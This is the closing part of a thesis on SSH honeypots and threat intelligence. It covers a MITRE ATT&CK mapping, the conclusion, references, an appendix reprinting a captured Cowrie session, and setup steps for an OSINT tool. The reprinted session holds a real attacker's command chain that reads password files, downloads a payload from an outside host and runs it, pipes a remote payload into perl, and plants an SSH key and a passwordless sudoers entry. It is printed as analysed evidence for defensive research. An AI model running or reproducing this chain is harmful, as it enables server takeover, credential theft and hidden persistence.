- Use 2FA (two-factor authentication) across any services that require an authenticated login. This measure effectively prevents credentials brute forcing and password reuse attacks.
- Limit (internet) exposure of internal services, such as databases and administrative services. These should be only internally available or strict firewall policies applied to govern the access to appropriate parties.
- Fix or shutdown missconfigured services exposed to the internet as the dataset proves that adversaries are activelly scanning for those and will take advanta
- Vulnerability and patch management, to avoid exploitation of known and commonly used vulnerabilities as the ones captured by the honeypot (see Table 5.3).
- Block malicious IP addresses, domains and URLs. Malicious activity observed from these indicators should be blocked at the perimeter.

5.6.2 MITRE ATT&CK mapping

The knowledge and analysis acquired from each individual stage of the attack can now be represented in the MITRE ATT&CK framework to demonstrate the combined TTPs of the attacker and associated tools and malware. We utilized the Enterprise Linux Matrix for our work. To populate the matrix, we utilized the MITRE ATT&CK Navigator [77] and the full populated matrix can be inspected in Appendix A.1, the summarized techniques and tactics utilized by the attacker in our case study can be inspected in Table 5.6.

Tab. 5.6: Mapping of TTPs utilized by the attacker on the MITRE ATT&CK framework.

MITRE Technique/Sub-Technique ID	**Name**	**Tactic**
T1571	Non-Standard Port	Command and Control
T1095	Non-Application Layer Protocol	Command and Control
T1518.001	Software Discovery: Security Software Discovery	Discovery
T1071	Application Layer Protocol	Command and Control
T1082	System Information Discovery	Discovery
T1078.003	Valid Accounts: Local Accounts	Initial Access
T1059.004	Command and Scripting Interpreter: Unix Shell	Execution
T1098.004	Account Manipulation: SSH Authorized Keys	Persistence
T1136.001	Create Account: Local Account	Persistence
T1548.003	Abuse Elevation Control Mechanism: Sudo and Sudo Caching	Privilege Escalation
T1070.004	Indicator Removal on Host: File Deletion	Defense Evasion
T1003.008	OS Credential Dumping: /etc/passwd and /etc/shadow	Credential Access
T1087.001	Account Discovery: Local Account	Discovery

Conclusion

This diploma thesis was focused on establishing honeypots as a source of data and information for cyber threat intelligence analysis. Firstly, a theoretical foundation around cyber threat intelligence and honeypots had to be established for intersections to be found and described between these two problematics. We outlined the cyber threat intelligence definition and its subgroups with a focus on different challenges connected to sources of data and information for CTI. Afterwards, we introduced honeypots as a way to extend these sources and introduced their categorization. The practical part of this thesis involved choosing a honeypot implementation to be deployed for collecting data. After the architecture was designed the honeypots were deployed in the Google Cloud platform for data collection. We evaluated the Cowrie SSH honeypot in its medium-interaction mode to validate the suitability for this thesis. After the exposure period was finished, we began to analyze the honeypot data. We found that extracted IoCs could have an immediate positive impact in the form of technical intelligence by for example feeding IPv4 addresses of attackers to a firewall blocklist for an externally facing server. However, there was uncovered potential in the data for producing interesting outcomes in the form of tactics and techniques of attackers that required further analysis. Furthermore, we proposed a Python tool for querying threat intelligence feeds we named OSINT Collector. This tool can be utilized for indicator enrichment. In this thesis, we demonstrate the usage of this tool by collecting additional metadata on IP addresses and file hashes during an analysis of an SSH session observed on the honeypot network. By doing, we were able to extract knowledge about an attacker's tactics, techniques, and procedures and map them to the MITRE ATT&CK framework.

Bibliography

[1] ROBERTS, Scott J. a Rebekah BROWN, 2017. *Intelligence-Driven Incident Response: Outwitting the Adversary*. Beijing ; Boston ; Farnham ; Sebastopol ; Tokyo: O'Reilly. ISBN 9781491934944.

[2] 2013. *JP 2-0, Joint Intelligence* [online]. Jt Publ.: US Joint Chiefs of Staff. Dostupné také z: https://www.jcs.mil/Portals/36/Documents/Doctrine/pubs/jp2_0.pdf

[3] SAHROM ABU, Md, Siti RAHAYU SELAMAT, Aswami ARIFFIN a Robiah YUSOF, 2018. Cyber Threat Intelligence — Issue and Challenges. *Indonesian Journal of Electrical Engineering and Computer Science* [online]. **10**(1), 371-379 [cit. 2021-11-29]. ISSN 2502-4760. Dostupné z: http://ijeecs.iaescore.com/index.php/IJEECS/article/download/11065/8222

[4] PROVOS, Niels a Thorsten HOLZ, 2008. *Virtual honeypots: from botnet tracking to intrusion dedction*. Upper Saddle River: Addison-Wesley. ISBN 978-0321336323.

[5] Cyber Threat Intelligence. *EC-Council* [online]. [cit. 2021-11-30]. Dostupné z: https://www.eccouncil.org/cyber-threat-intelligence/

[6] *YARA - The pattern matching swiss knife for malware researchers (and everyone else)* [online]. [cit. 2021-11-30]. Dostupné z: https://virustotal.github.io/yara/

[7] Passive DNS. *Cisco Umbrella* [online]. [cit. 2021-12-01]. Dostupné z: https://docs.umbrella.com/investigate-ui/docs/passive-dns

[8] Joint Intelligence, Surveillance and Reconnaissance. *NATO* [online]. [cit. 2021-12-13]. Dostupné z: https://www.nato.int/cps/en/natohq/topics_111830.htm

[9] PLANQUE, Daan, 2017. *Cyber Threat Intelligence From confusion to clarity; An investigation into Cyber Threat Intelligence*. Leiden, The Netherlands. Dostupné také z: https://studenttheses.universiteitleiden.nl/access/item%3A2666278/view. Executive Master thesis. Leiden University.

[10] *An introduction to threat intelligence* [online], 2014. CERT-UK, 1-8 [cit. 2021-12-01]. Dostupné z: https://www.ncsc.gov.uk/files/An-introduction-to-threat-intelligence.pdf

[11] CLOPPERT, Michael, 2016. *Defining Cyber Threat Intelligence* [online]. [cit. 2021-12-01]. Dostupné z: https://web.archive.org/web/20190211025333/https://ctianalys.is/2016/08/22/defining-cyber-threat-intelligence/

[12] LEE, R. M. *Intelligence Defined and its Impact on Cyber Threat Intelligence* [online]. 2016 [cit. 2021-12-01]. Dostupné z: http://www.robertmlee.org/tag/intelligence/

[13] CALTAGIRONE, S., 2016. *Threat Intelligence Definition: What is Old is New Again* [online]. [cit. 2021-12-01]. Dostupné z: http://www.activeresponse.org/threat-intelligence-definition-old-new/

[14] *FOR 578: Cyber Threat Intelligence* [online]. SANS [cit. 2021-12-01]. Dostupné z: https://www.sans.org/cyber-security-courses/cyber-threat-intelligence/

[15] HUTCHINS, E.M., M. J. CLOPPERT a R.M. AMIN, 2011. *Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains* [online]. Lockheed Martin, 1-14 [cit. 2021-12-01]. Dostupné z: https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/LM-White-Paper-Intel-Driven-Defense.pdf

[16] STROM, Blake E., Andy APPLEBAUM, Doug P. MILLER, Kathryn C. NICKELS, Adam G. PENNINGTON a Cody B. THOMAS. *MITRE ATT&CK®: Design and Philosophy* [online]. McLean, VA: The MITRE Corporation, **2020** [cit. 2022-05-18]. Dostupné z: https://attack.mitre.org/docs/ATTACK_Design_and_Philosophy_March_2020.pdf

[17] CALTAGIRONE, Sergio, Andrew PENDERGAST a Christopher BETZ, 2013. *The Diamond Model of Intrusion Analysis* [online]. [cit. 2021-12-03]. Dostupné z: https://www.activeresponse.org/wp-content/uploads/2013/07/diamond.pdf

[18] BIMFORT, M. T., 1994. *A Definition of Intelligence* [online]. [cit. 2021-12-04]. Dostupné z: https://www.cia.gov/static/554d7d05a62d7d6de84b5b84ae6702ae/A-Definition-Of-Intelligence.pdf

[19] Indicator of Compromise (IoC). *Kaspersky Encyclopedia* [online]. [cit. 2021-12-06]. Dostupné z: https://encyclopedia.kaspersky.com/glossary/indicator-of-compromise-ioc/

[20] Cyber Counterintelligence: When Defense Alone is No Longer Sufficient. *SecurityTrails* [online]. [cit. 2021-12-07]. Dostupné z: https://securitytrails.com/blog/cyber-counterintelligence

[21] NAWROCKI, M. a et al. *A Survey on Honeypot Software and Data Analysis* [online]. [cit. 2021-12-10]. Dostupné z: https://arxiv.org/abs/1608.06249

[22] SPITZNER, L., 2003. *The Honeynet Project: trapping the hackers* [online]. **1**(2), 15-23 [cit. 2021-12-10]. ISSN 1540-7993. Dostupné z: doi:10.1109/MSECP.2003.1193207

[23] JOSHI, R.C. a A. SARDANA, 2011. *Honeypots: A New Paradigm to Information Security*. CRC Press. ISBN 978-1578087082.

[24] SPITZNER, L., 2003. *Honeypots: Tracking hackers*. Boston: Addison-Wesley. ISBN 9780321108951.

[25] *MITRE ATT&CK® Framework* [online]. [cit. 2021-12-12]. Dostupné z: https://attack.mitre.org/

[26] CHISMON, D. a M. RUKS. *Threat Intelligence: Collecting, Analysing, Evaluating* [online]. MWR Infosecurity [cit. 2021-12-12]. Dostupné z: https://www.foo.be/docs/informations-sharing/Threat-Intelligence-Whitepaper.pdf

[27] SEIFERT, C. et al., 2007. *Know Your Enemy: Malicious Web Servers* [online]. [cit. 2021-12-12]. Dostupné z: https://img2.helpnetsecurity.com/dl/articles/KYE-Malicious_Web_Servers.pdf

[28] *T-Pot - The All In One Honeypot Platform* [online]. [cit. 2021-12-12]. Dostupné z: https://github.security.telekom.com/2015/03/honeypot-tpot-concept.html

[29] *Awesome Honeypots, a list of honeypot resources* [online]. [cit. 2021-12-12]. Dostupné z: https://github.com/paralax/awesome-honeypots/blob/master/README.md

[30] *Docker, Empowering App Development for Developers* [online]. [cit. 2021-12-13]. Dostupné z: https://www.docker.com/

[31] 115 cybersecurity statistics and trends you need to know in 2021. *Norton* [online]. [cit. 2021-12-13]. Dostupné z: https://us.norton.com/internetsecurity-emerging-threats-cyberthreat-trends-cybersecurity-threat-re
html

[32] ZOBAL, Lukas, Dusan KOLAR a Radek FUJDIAK, 2019. Current State of Honeypots and Deception Strategies in Cybersecurity. *2019 11th International Congress on Ultra Modern Telecommunications and Control Systems and Workshops (ICUMT)* [online]. IEEE, 2019, 1-9 [cit. 2021-12-13]. ISBN 978-1-7281-5764-1. Dostupné z: https://ieeexplore.ieee.org/document/8970921/

[33] *Awesome Honeypots* [online]. [cit. 2022-04-18]. Dostupné z: https://github.com/paralax/awesome-honeypots

[34] BINJVE, Rahul. *HoneySpot* [online]. [cit. 2022-04-18]. Dostupné z: https://github.com/c0dist/honeyspot

[35] MATHERLY, John. *HoneyScore* [online]. [cit. 2022-04-18]. Dostupné z: https://honeyscore.shodan.io/

[36] *What is Threat Intelligence?* [online]. [cit. 2022-04-29]. Dostupné z: https://www.recordedfuture.com/threat-intelligence/

[37] *Looking at Mutex Objects for Malware Discovery & Indicators of Compromise* [online]. [cit. 2022-04-30]. Dostupné z: https://www.sans.org/blog/looking-at-mutex-objects-for-malware-discovery-indicators-of-compromise/

[38] BIANCO, David J., 2014. *The Pyramid of Pain* [online]. [cit. 2022-05-03]. Dostupné z: https://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html

[39] SLOWIK, Joe. Formulating a Robust Pivoting Methodology. *Domaintools* [online]. [cit. 2022-05-05]. Dostupné z: https://pylos.co/wp-content/uploads/2021/02/pivoting.pdf

[40] JOHNSON, Chris, Lee BADGER, David WALTERMIRE, Julie SNYDER a Clem SKORUPKA, 2016. *Guide to Cyber Threat Information Sharing* [online]. National Institute of Standards and Technology [cit. 2022-05-09]. Dostupné z: doi:https://doi.org/10.6028/nist.sp.800-150

[41] MONNAPPA, K A, 2018. *Learning Malware Analysis: Explore the concepts, tools, and techniques to analyze and investigate Windows malware* [online]. Packt Publishing [cit. 2022-05-09]. ISBN 1788392507.

[42] *Defense-in-depth - Glossary - NIST CSRC* [online]. [cit. 2022-05-13]. Dostupné z: https://csrc.nist.gov/glossary/term/defense_in_depth

[43] OOSTERHOF, Michel. *Cowrie* [online]. [cit. 2022-05-15]. Dostupné z: https://github.com/cowrie/cowrie/

[44] VESTERGAARD, Johny. *Heralding* [online]. [cit. 2022-05-15]. Dostupné z: https://github.com/johnnykv/heralding

[45] CIRLIG, Gabriel. *ADBHoney* [online]. [cit. 2022-05-15]. Dostupné z: https://github.com/huuck/ADBHoney

[46] Cymmetria Research. *CiscoASA Honeypot* [online]. [cit. 2022-05-15]. Dostupné z: https://github.com/Cymmetria/ciscoasa_honeypot

[47] *Citrix Honeypot* [online]. [cit. 2022-05-15]. Dostupné z: https://github.com/MalwareTech/CitrixHoneypot

[48] *Conpot* [online]. [cit. 2022-05-15]. Dostupné z: https://github.com/mushorg/conpot

[49] KERI, Mikael. *Dicompot* [online]. [cit. 2022-05-15]. Dostupné z: https://github.com/nsmfoo/dicompot

[50] *Dionaea* [online]. [cit. 2022-05-15]. Dostupné z: https://github.com/DinoTools/dionaea

[51] BONTCHEV, Vesselin. *ElasticPot* [online]. [cit. 2022-05-15]. Dostupné z: https://gitlab.com/bontchev/elasticpot

[52] *HoneySAP* [online]. [cit. 2022-05-15]. Dostupné z: https://github.com/SecureAuthCorp/HoneySAP

[53] *Mailoney* [online]. [cit. 2022-05-15]. Dostupné z: https://github.com/phin3has/mailoney

[54] WERNER, Tillmann. *Honeytrap* [online]. [cit. 2022-05-15]. Dostupné z: https://github.com/armedpot/honeytrap/

[55] *Snare* [online]. [cit. 2022-05-15]. Dostupné z: https://github.com/mushorg/snare

[56] *Tanner* [online]. [cit. 2022-05-15]. Dostupné z: https://github.com/mushorg/tanner

[57] SCHMALL, Markus.*Medpot* [online]. [cit. 2022-05-15]. Dostupné z: https://github.com/schmalle/medpot

[58] PEYREFITTE, Sylvain.*Rdpy* [online]. [cit. 2022-05-15]. Dostupné z: https://github.com/citronneur/rdpy

[59] *Cockpit Project, open web-based interface for your servers* [online]. [cit. 2021-12-13]. Dostupné z: https://cockpit-project.org/

[60] *CyberChef* [online]. [cit. 2022-05-15]. Dostupné z: https://github.com/gchq/CyberChef

[61] *Suricata, Open Source IDS / IPS / NSM Engine* [online]. [cit. 2021-12-13]. Dostupné z: https://suricata.io/

[62] *Spiderfoot* [online]. [cit. 2021-12-13]. Dostupné z: https://github.com/smicallef/spiderfoot

[63] *Fatt. Fingerprint all the things.* [online]. [cit. 2021-12-13]. Dostupné z: https://github.com/0x4D31/fatt

[64] ZALEWSKI, Michal.*p0f v3 (3.09b)* [online]. [cit. 2021-12-13]. Dostupné z: https://lcamtuf.coredump.cx/p0f3/

[65] *Kibana: Explore, Visualize, Discover Data* [online]. [cit. 2021-12-13]. Dostupné z: https://www.elastic.co/kibana/

[66] *Logstash: Collect, Parse, Transform Logs* [online]. [cit. 2021-12-13]. Dostupné z: https://www.elastic.co/logstash/

[67] *What is Elasticsearch?* [online]. [cit. 2021-12-13]. Dostupné z: https://www.elastic.co/what-is/elasticsearch

[68] *Heimdall: An Application dashboard and launcher* [online]. [cit. 2022-04-27]. Dostupné z: https://github.com/linuxserver/Heimdall

[69] *Shodan Search Engine.* [online]. [cit. 2022-04-27]. Dostupné z: https://www.shodan.io/

[70] VirusTotal. *VirusTotal.* [online]. [cit. 2022-04-27]. Dostupné z: https://www.virustotal.com

[71] AbuseIPDB. *AbuseIPDB.* [online]. [cit. 2022-04-27]. Dostupné z: https://www.abuseipdb.com/

[72] AT&T Cybersecurity. *AlienVault - Open Threat Exchange.* [online]. [cit. 2022-04-27]. Dostupné z: https://otx.alienvault.com/

[73] *Open Threat Exchange User Guide* [online]. AT&T Cybersecurity [cit. 2022-05-19]. Dostupné z: https://cybersecurity.att.com/documentation/resources/pdf/otx-user-guide.pdf

[74] SANGWAN, Shikha, 2021. *Tsunami/Backdoor analyzed from Memory* [online]. [cit. 2022-05-20]. Dostupné z: https://www.subexsecure.com/pdf/malware-reports/2021-05/tsunami-backdoor.pdf

[75] Joe Security. *Automated Malware Analysis - Joe Sandbox Cloud Basic* [online]. [cit. 2022-05-20]. Dostupné z: https://www.joesandbox.com/#windows

[76] Joe Security. *Automated Malware Analysis for ns3.jpg* [online]. [cit. 2022-05-20]. Dostupné z: https://www.joesandbox.com/analysis/559948/0/html

[77] MITRE. *ATT&CK®Navigator* [online]. [cit. 2022-05-20]. Dostupné z: https://mitre-attack.github.io/attack-navigator/

[78] ALOMARI, Esraa, Selvakumar MANICKAM, B. B. GUPTA, Shankar KARUPPAYAH a Rafeef ALFARIS, 2012. Botnet-based Distributed Denial of Service (DDoS) Attacks on Web Servers: Classification and Art. *International Journal of Computer Applications* [online]. **49**(7), 24-32 [cit. 2022-05-22]. ISSN 09758887. Dostupné z: https://arxiv.org/pdf/1208.0403.pdf

Symbols and abbreviations

TTPs	Tactics, Techniques and Procedures
APT	Advanced Persistent Threat
CTI	Cyber Threat Intelligence
BI	Business Intelligence
NATO	The North Atlantic Treaty Organization
IP address	Internet Protocol Address
OE	Operational Environment
SANS	SysAdmin, Audit, Network and Security
CIA	Central Intelligence Agency
SOC	Security Operataions Center
SIEM	Security Information and Event Management
IoC	Indicator of Compromise
CnC	Command and Control
OSINT	Open Source Intelligence
HUMINT	Human Intelligence
GEOINT	Geospatial Intelligence
IDS	Intrusion Detection System
IPS	Intrusion Prevention System
EDR	Endpoint Detection and Response
SSH	Secure Shell
FTP	File Transfer Protocol
Telnet	Teletype Network
NAT	Network Address Translation
OS	Operating System

HTTP	Hypertext Transfer Protocol
ISP	Internet Service Provider
ELK	Elastic, Logstash and Kibana

List of appendices

A Captures of SSH log session and MITRE ATT&CK mapping

A.1 Full course of a studied SSH session on the Cowrie honeypot

Listing A.1: Selected analyzed SSH session from the Cowrie honeypot, full transcript.


```
{
  "eventid": "cowrie.session.connect",
  "src_ip": "112.65.206.11",
  "src_port": 56131,
  "dst_ip": "172.24.0.2",
  "dst_port": 22,
  "session": "278aea2ccb7f",
  "protocol": "ssh",
  "message": "New connection: 112.65.206.11:56131 (172.24.0.2:22)
  [session: 278aea2ccb7f]",
  "sensor": "e6439dddc9aa",
  "timestamp": "2022-03-02T23:07:17.198766Z"
}
{
  "eventid": "cowrie.client.version",
  "version": "SSH-2.0-libssh2_1.4.3",
  "message": "Remote SSH version: SSH-2.0-libssh2_1.4.3",
  "sensor": "e6439dddc9aa",
  "timestamp": "2022-03-02T23:07:17.200453Z",
  "src_ip": "112.65.206.11",
  "session": "278aea2ccb7f"
}
{
  "eventid": "cowrie.client.kex",
  "hassh": "92674389fa1e47a27ddd8d9b63ecd42b",
  "hasshAlgorithms": "diffie-hellman-group14-sha1,diffie-hellman-group-exchange-sha1,
  diffie-hellman-group1-sha1;aes128-ctr,aes192-ctr,aes256-ctr,
  aes256-cbc,rijndael-cbc@lysator.liu.se,aes192-cbc,aes128-cbc,blowfish-cbc,
  arcfour128,arcfour,cast128-cbc,3des-cbc;hmac-sha1,hmac-sha1-96,
  hmac-md5,hmac-md5-96,hmac-ripemd160,hmac-ripemd160@openssh.com;none",
  "kexAlgs": [
    "diffie-hellman-group14-sha1",
    "diffie-hellman-group-exchange-sha1",
    "diffie-hellman-group1-sha1"
  ],
  "keyAlgs": [
    "ssh-rsa",
    "ssh-dss"
  ],
  "encCS": [
    "aes128-ctr",
    "aes192-ctr",
    "aes256-ctr",
    "aes256-cbc",
```

```
    "rijndael-cbc@lysator.liu.se",
    "aes192-cbc",
    "aes128-cbc",
    "blowfish-cbc",
    "arcfour128",
    "arcfour",
    "cast128-cbc",
    "3des-cbc"
  ],
  "macCS": [
    "hmac-sha1",
    "hmac-sha1-96",
    "hmac-md5",
    "hmac-md5-96",
    "hmac-ripemd160",
    "hmac-ripemd160@openssh.com"
  ],
  "compCS": [
    "none"
  ],
  "langCS": [
    ""
  ],
  "message": "SSH client hassh fingerprint: 92674389fa1e47a27ddd8d9b63ecd42b",
  "sensor": "e6439dddc9aa",
  "timestamp": "2022-03-02T23:07:17.502198Z",
  "src_ip": "112.65.206.11",
  "session": "278aea2ccb7f"
}
{
  "eventid": "cowrie.login.success",
  "username": "root",
  "password": "123coi1233",
  "message": "login attempt [root/123coi1233] succeeded",
  "sensor": "e6439dddc9aa",
  "timestamp": "2022-03-02T23:07:18.800163Z",
  "src_ip": "112.65.206.11",
  "session": "278aea2ccb7f"
}
{
  "eventid": "cowrie.session.params",
  "arch": "linux-arc-lsb",
  "message": [],
  "sensor": "e6439dddc9aa",
  "timestamp": "2022-03-02T23:07:19.434879Z",
  "src_ip": "112.65.206.11",
  "session": "278aea2ccb7f"
}
{
  "eventid": "cowrie.command.input",
  "input": "uname -a;id;cat /etc/shadow /etc/passwd;
  lscpu;
  chattr -ia /root/.ssh/*;
  wget http://mangocorner.com.sg/img/ns1.jpg -O ~/.ssh/authorized_keys;
  chmod 600 ~/.ssh/authorized_keys;
  wget -qO - http://mangocorner.com.sg/img/ns2.jpg|perl;
  wget http://mangocorner.com.sg/img/ns3.jpg -O /tmp/x;
  chmod +x /tmp/x;/tmp/x;mv /tmp/x /tmp/o; /tmp/o;rm -f /tmp/o;
  mkdir /sbin/.ssh;cp ~/.ssh/authorized_keys /sbin/.ssh;
```

```
  chown daemon.daemon /sbin/.ssh /sbin/.ssh/*;
  chmod 700 /sbin/.ssh;chmod 600 /sbin/.ssh/authorized_keys;
  echo 'daemon ALL=(ALL) NOPASSWD: ALL' >> /etc/sudoers;
  chsh -s /bin/sh daemon",
  "message": "CMD: uname -a;id;cat /etc/shadow /etc/passwd;
  lscpu;chattr -ia /root/.ssh/*;
  wget http://mangocorner.com.sg/img/ns1.jpg -O ~/.ssh/authorized_keys;
  chmod 600 ~/.ssh/authorized_keys;
  wget -qO - http://mangocorner.com.sg/img/ns2.jpg|perl;
  wget http://mangocorner.com.sg/img/ns3.jpg -O /tmp/x;
  chmod +x /tmp/x;/tmp/x;mv /tmp/x /tmp/o;/tmp/o;
  rm -f /tmp/o;mkdir /sbin/.ssh;
  cp ~/.ssh/authorized_keys /sbin/.ssh;
  chown daemon.daemon /sbin/.ssh /sbin/.ssh/*;
  chmod 700 /sbin/.ssh;chmod 600 /sbin/.ssh/authorized_keys;
  echo 'daemon ALL=(ALL) NOPASSWD: ALL' >> /etc/sudoers;
  chsh -s /bin/sh daemon",
  "sensor": "e6439dddc9aa",
  "timestamp": "2022-03-02T23:07:19.435705Z",
  "src_ip": "112.65.206.11",
  "session": "278aea2ccb7f"
}
{
  "eventid": "cowrie.session.file_download",
  "url": "http://mangocorner.com.sg/img/ns1.jpg",
  "outfile": "dl/ae9e5007de8b71cca7a456d1913be332258c60b1fb1a444e8144d99251a144c7",
  "shasum": "ae9e5007de8b71cca7a456d1913be332258c60b1fb1a444e8144d99251a144c7",
  "sensor": "e6439dddc9aa",
  "timestamp": "2022-03-02T23:07:20.344895Z",
  "message": "Downloaded URL (http://mangocorner.com.sg/img/ns1.jpg) with SHA-256
  ae9e5007de8b71cca7a456d1913be332258c60b1fb1a444e8144d99251a144c7 to
  dl/ae9e5007de8b71cca7a456d1913be332258c60b1fb1a444e8144d99251a144c7",
  "src_ip": "112.65.206.11",
  "session": "278aea2ccb7f"
}
{
  "eventid": "cowrie.session.file_download",
  "url": "http://mangocorner.com.sg/img/ns2.jpg",
  "outfile": "dl/add21ac2d57bddd23879ea57608f29b92f55ff07a814749c3940990df7a74491",
  "shasum": "add21ac2d57bddd23879ea57608f29b92f55ff07a814749c3940990df7a74491",
  "sensor": "e6439dddc9aa",
  "timestamp": "2022-03-02T23:07:20.885295Z",
  "message": "Downloaded URL (http://mangocorner.com.sg/img/ns2.jpg) with SHA-256
  add21ac2d57bddd23879ea57608f29b92f55ff07a814749c3940990df7a74491 to
  dl/add21ac2d57bddd23879ea57608f29b92f55ff07a814749c3940990df7a74491",
  "src_ip": "112.65.206.11",
  "session": "278aea2ccb7f"
}
{
  "eventid": "cowrie.log.closed",
  "ttylog":
  "log/tty/d713b7274a14cd6aced4e95da300ed1955b044ddb4bf86376a82333486ce1038",
  "size": 2788,
  "shasum": "d713b7274a14cd6aced4e95da300ed1955b044ddb4bf86376a82333486ce1038",
  "duplicate": false,
  "duration": 51.00688672065735,
  "message": "Closing TTY Log:
  log/tty/d713b7274a14cd6aced4e95da300ed1955b044ddb4bf86376a82333486ce1038
  after 51 seconds",
```

```
  "sensor": "e6439dddc9aa",
  "timestamp": "2022-03-02T23:08:10.441521Z",
  "src_ip": "112.65.206.11",
  "session": "278aea2ccb7f"
}
{
  "eventid": "cowrie.session.closed",
  "duration": 53.24249863624573,
  "message": "Connection lost after 53 seconds",
  "sensor": "e6439dddc9aa",
  "timestamp": "2022-03-02T23:08:10.442737Z",
  "src_ip": "112.65.206.11",
  "session": "278aea2ccb7f"
}
```

A.2 Mapping to MITRE ATT&CK model




Fig. A.1: MITRE ATT&CK mapping highlighting the techniques used by the attacker in the studied Cowrie SSH session.

B Installation and launch manual

OSINT Collector installation

In order for OSINT Collector to run, a prerequisite is having a Python interpreter installed. Because the tool was developped with Python 3.9.9 we recommend using this version of Python or newer. Change directory into `osint-collector`. Make sure the `virtualenv` package is installed. Create a virtual environment, activate it and install the required packages by the tool, which are specified in the `requirements.txt` file. This approach allows that there are not any dependency issues among multiple versions of packages.

```
cd osint-collector
pip install virtualenv
virtualenv venv
source venv/bin/activate
pip install -r requirements.txt
```

Setup of API Keys

Before the tool can be launched, the user must generate API keys for each of the service and add those to the `config.ini` file, from which they are parsed to the tool for querrying the services. Without providing the API keys, the tool will not function. In order to generate them, the user must establish accounts on the given services. We provide the websites where the user can create the account and generate the API keys.

- **AlienVault OTX**. `https://otx.alienvault.com/`
